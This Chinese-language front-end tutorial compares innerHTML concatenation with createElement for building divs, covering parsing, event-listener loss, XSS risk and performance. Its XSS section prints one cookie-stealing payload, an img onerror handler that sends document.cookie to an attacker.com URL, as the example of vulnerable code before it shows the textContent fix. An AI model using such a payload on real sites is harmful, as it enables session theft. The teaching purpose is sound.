

JS中innerHTML拼接与createElement创建div的区别
深入解析JavaScript中使用innerHTML字符串拼接与document.createElement创建div的核心区别,从DOM解析机制、事件保留、XSS安全性及性能重排重绘等维度进行详尽对比与实践指导。

div 容器时,开发者通常有两种实现路径:一是通过元素的 innerHTML 属性拼接 HTML 字符串,二是通过 document.createElement('div') 创建原生的 DOM 节点对象。两者的核心差异在于:innerHTML 接收纯文本字符串并交由浏览器的 HTML 解析器重构 DOM 树;而 createElement 则直接在堆内存中生成元素对象并通过 DOM API 精确挂载。这一机制区别直接导致两者在已有子节点状态保留、事件监听器维持、XSS 安全防御以及渲染性能方面产生根本不同。

一、底层运作机制:HTML 字符串解析 vs 原生内存对象实例化
当执行 container.innerHTML = '<div class="box">内容</div>' 时,传入的是一段不可分割的纯文本字符流。浏览器的渲染引擎必须暂停当前的 JavaScript 执行,唤起底层的 C++ HTML 解析器(Tokenizer 和 Tree Builder),对字符串进行逐字符扫描、标签闭合校验、属性提取以及 DOM 树构建。如果 container 内部此前已经存在其他子元素,浏览器会直接卸载原有的子 DOM 树并触发垃圾回收,然后挂载全新的树结构。
相比之下,调用 const div = document.createElement('div') 则不经过任何 HTML 文本解析阶段。JavaScript 引擎直接在内存中分配一个 HTMLDivElement 实例。在此阶段,该 div 仅存在于内存中,尚未接入主渲染树(Render Tree),对其进行的类名修改、样式设置或自定义属性读写完全是在修改纯内存对象的属性,不会造成浏览器的任何重排(Reflow)或重绘(Repaint)。最终通过 appendChild 或 append 插入页面时,浏览器只需将这个已构建完备的节点连接至指定父级指针下。
二、状态保留与事件监听:全量重建 vs 增量更新

在实际业务中,最容易引发严重漏洞的模式是使用 += 语法对已存在的父容器追加元素,例如 container.innerHTML += '<div>新内容</div>'。
根据 JavaScript 的求值规范,a += b 实际上是 a = a + b。这意味着浏览器必须完成以下三个步骤:
- 将
container当前的所有子节点反向序列化为一段庞大的 HTML 字符串; - 将新标签字符串拼接在末尾;
- 将新长字符串赋值回
innerHTML,触发浏览器清空容器内所有已有的真实 DOM 节点,并根据新长字符串从头到尾重新解析生成一套全新的 DOM 节点。
addEventListener 为已有子元素绑定的所有事件监听器都会彻底脱落失效!同时,旧子节点中的 <input>、<textarea> 正在输入的文字内容、单选框选中态以及滚动条的即时位置,都会因为重新建树而彻底丢失或重置。
而使用 createElement 配合 appendChild 则是严格的局部增量挂载。新建的 div 拥有独立的引用指针,原有容器内的其他子节点完全不会被触碰,旧节点的事件监听器与表单输入状态始终完好如初。
三、安全性差异:XSS 脚本注入防御的本质区别
在处理包含动态数据(如用户输入的评论、URL 查询参数、服务端接口字段)的 div 时,两者的安全边界有着本质差异。
innerHTML 将传入的字符串直接当作 HTML 代码解析。如果拼入的字符串包含恶意构造的内容,浏览器就会将脚本标签或特定事件属性执行:
// 存在严重 XSS 漏洞的写法:
const userInput = '<img src="invalid" onerror="fetch(\'https://attacker.com/steal?cookie=\' + document.cookie)">';
container.innerHTML = '<div class="user-comment">' + userInput + '</div>';
// 浏览器解析到 onerror 属性后会立即执行恶意脚本
虽然 HTML5 规范明确规定通过 innerHTML 插入的 <script> 标签不予执行,但攻击者使用 <img onerror>、<svg onload> 等行内事件监听器仍能轻易绕过限制,直接窃取 Cookie 或破坏页面逻辑。若要使用 innerHTML,必须依赖额外的专业转义函数或 DOMPurify 库进行深度消毒。
使用 createElement 构建 div 时,只需配合 textContent 属性注入动态内容,即可享有原生的天然安全免疫:
// 具备原生免疫特性的安全写法:
const div = document.createElement('div');
div.className = 'user-comment';
// 使用 textContent 赋值,浏览器将所有字符视为纯字面文本,绝不作为标记语言解析
div.textContent = userInput;
container.appendChild(div);textContent 直接在 DOM 树中创建一个文本节点(TextNode)。无论传入的文本中包含多少个 <、> 或引号,浏览器都会将其存储为字符数据,渲染时直接映射为字形符号,从底层根除了被解释为可执行标记的可能。
四、操作步骤范式:createElement 构建与装配 div 的标准流程
虽然 innerHTML 在代码书写上看似简短,但当需要为新生成的 div 绑定交互逻辑(例如点击删除、悬停高亮、关联业务数据模型)时,createElement 具有结构清晰、闭包作用域直观和类型提示友好的优势。

以下是创建并组装一个包含交互逻辑的卡片组件的标准实践范式:
// 标准实践:创建带事件交互的 div 卡片
function renderUserCard(user, container) {
  // 步骤 1:在内存中实例化 div 容器节点
  const cardDiv = document.createElement('div');

  // 步骤 2:配置元素属性、类名与数据集
  cardDiv.className = 'user-card';
  cardDiv.id = 'user-' + user.id;
  cardDiv.dataset.role = user.role;

  // 步骤 3:注入安全内容并绑定事件监听器
  const titleDiv = document.createElement('div');
  titleDiv.className = 'card-title';
  titleDiv.textContent = user.name; // 纯文本安全赋值

  const deleteBtn = document.createElement('button');
  deleteBtn.textContent = '删除';
  // 直接绑定原生监听器,可直接访问作用域内的 user 对象
  deleteBtn.addEventListener('click', function(e) {
    e.stopPropagation();
    cardDiv.remove(); // 局部安全移除当前 div
  });

  cardDiv.appendChild(titleDiv);
  cardDiv.appendChild(deleteBtn);

  // 步骤 4:精准挂载到页面指定容器
  container.appendChild(cardDiv);
}
如果需要在一个大循环中连续追加数十个甚至上百个 div,为了避免每次调用 appendChild 导致多次页面重排,推荐配合 DocumentFragment(轻量级文档片段)进行一次性提交:
// 批量创建 div 的性能优化方案
const fragment = document.createDocumentFragment();

dataList.forEach(item => {
  const div = document.createElement('div');
  div.className = 'list-item';
  div.textContent = item.text;
  fragment.appendChild(div); // 此时均在内存中进行,不触发任何浏览器渲染
});

container.appendChild(fragment); // 仅触发一次整体渲染流程
五、综合维度对比与选型指南
在实际项目开发中,不能简单将两种方式划分为“谁绝对优于谁”。两种方案各有明确的适用边界,读者可根据以下维度进行技术选型:
| 比较维度 | innerHTML 拼接方式 | createElement 创建方式 |
|---|---|---|
| 核心输入形式 | HTML 格式文本字符串 | JavaScript 原生 DOM 元素对象 |
| 浏览器处理机制 | 调用 C++ HTML 解析器从头建树 | 在堆内存直接实例化 Node 节点 |
| 事件监听与状态 | 增量追加会导致旧节点事件脱落、表单清空 | 局部增量挂载,原有子节点与事件毫发无损 |
| 事件绑定便捷性 | 无法直接绑定函数引用,通常需事件委托 | 支持直接调用 addEventListener 绑定闭包事件 |
| XSS 安全防护 | 直接面临脚本注入风险,必须严谨消毒 | 配合 textContent 享有天然的纯文本安全免疫 |
| 大段纯静态文本性能 | 底层解析器批量处理,一次性写入极快 | 大量 API 调用开销略大,代码繁琐 |
| 循环追加性能 | 若在循环内使用 +=,会导致严重卡顿 | 结合 DocumentFragment 始终保持高效平稳 |

最终选型决策依据
-
优先使用
innerHTML的场景: 内容是一次性生成的纯静态结构(例如富文本编辑器导出的文章正文、第三方返回的已消毒静态报表结构),且该区域不需要附加任何交互事件监听器,也不存在需要保留的表单状态。 -
坚决使用
createElement的场景: 动态生成的div包含按钮点击、输入框监听等交互事件;需要对已有列表进行逐步追加(如“加载更多”功能);或者数据来源于不可信的外部用户输入。通过节点化方式构建 DOM,不仅能彻底杜绝事件脱落的隐蔽 Bug,还能从根本上筑牢防范 XSS 漏洞的安全底线。
Web前端HTML中怎么引入JavaScript代码
2026-11-20 09:49:57
Webpack构建的Vue项目怎么配置externals忽略外部JS打包
2026-11-19 23:02:17
好用的在线JS压缩工具有哪些?无需安装快速使用
2026-11-19 19:52:48
JavaScript中AES和RSA加密算法的实现步骤
2026-11-19 11:38:01
JS中crypto-js库实现RSA非对称加密的步骤
2026-11-18 16:20:04







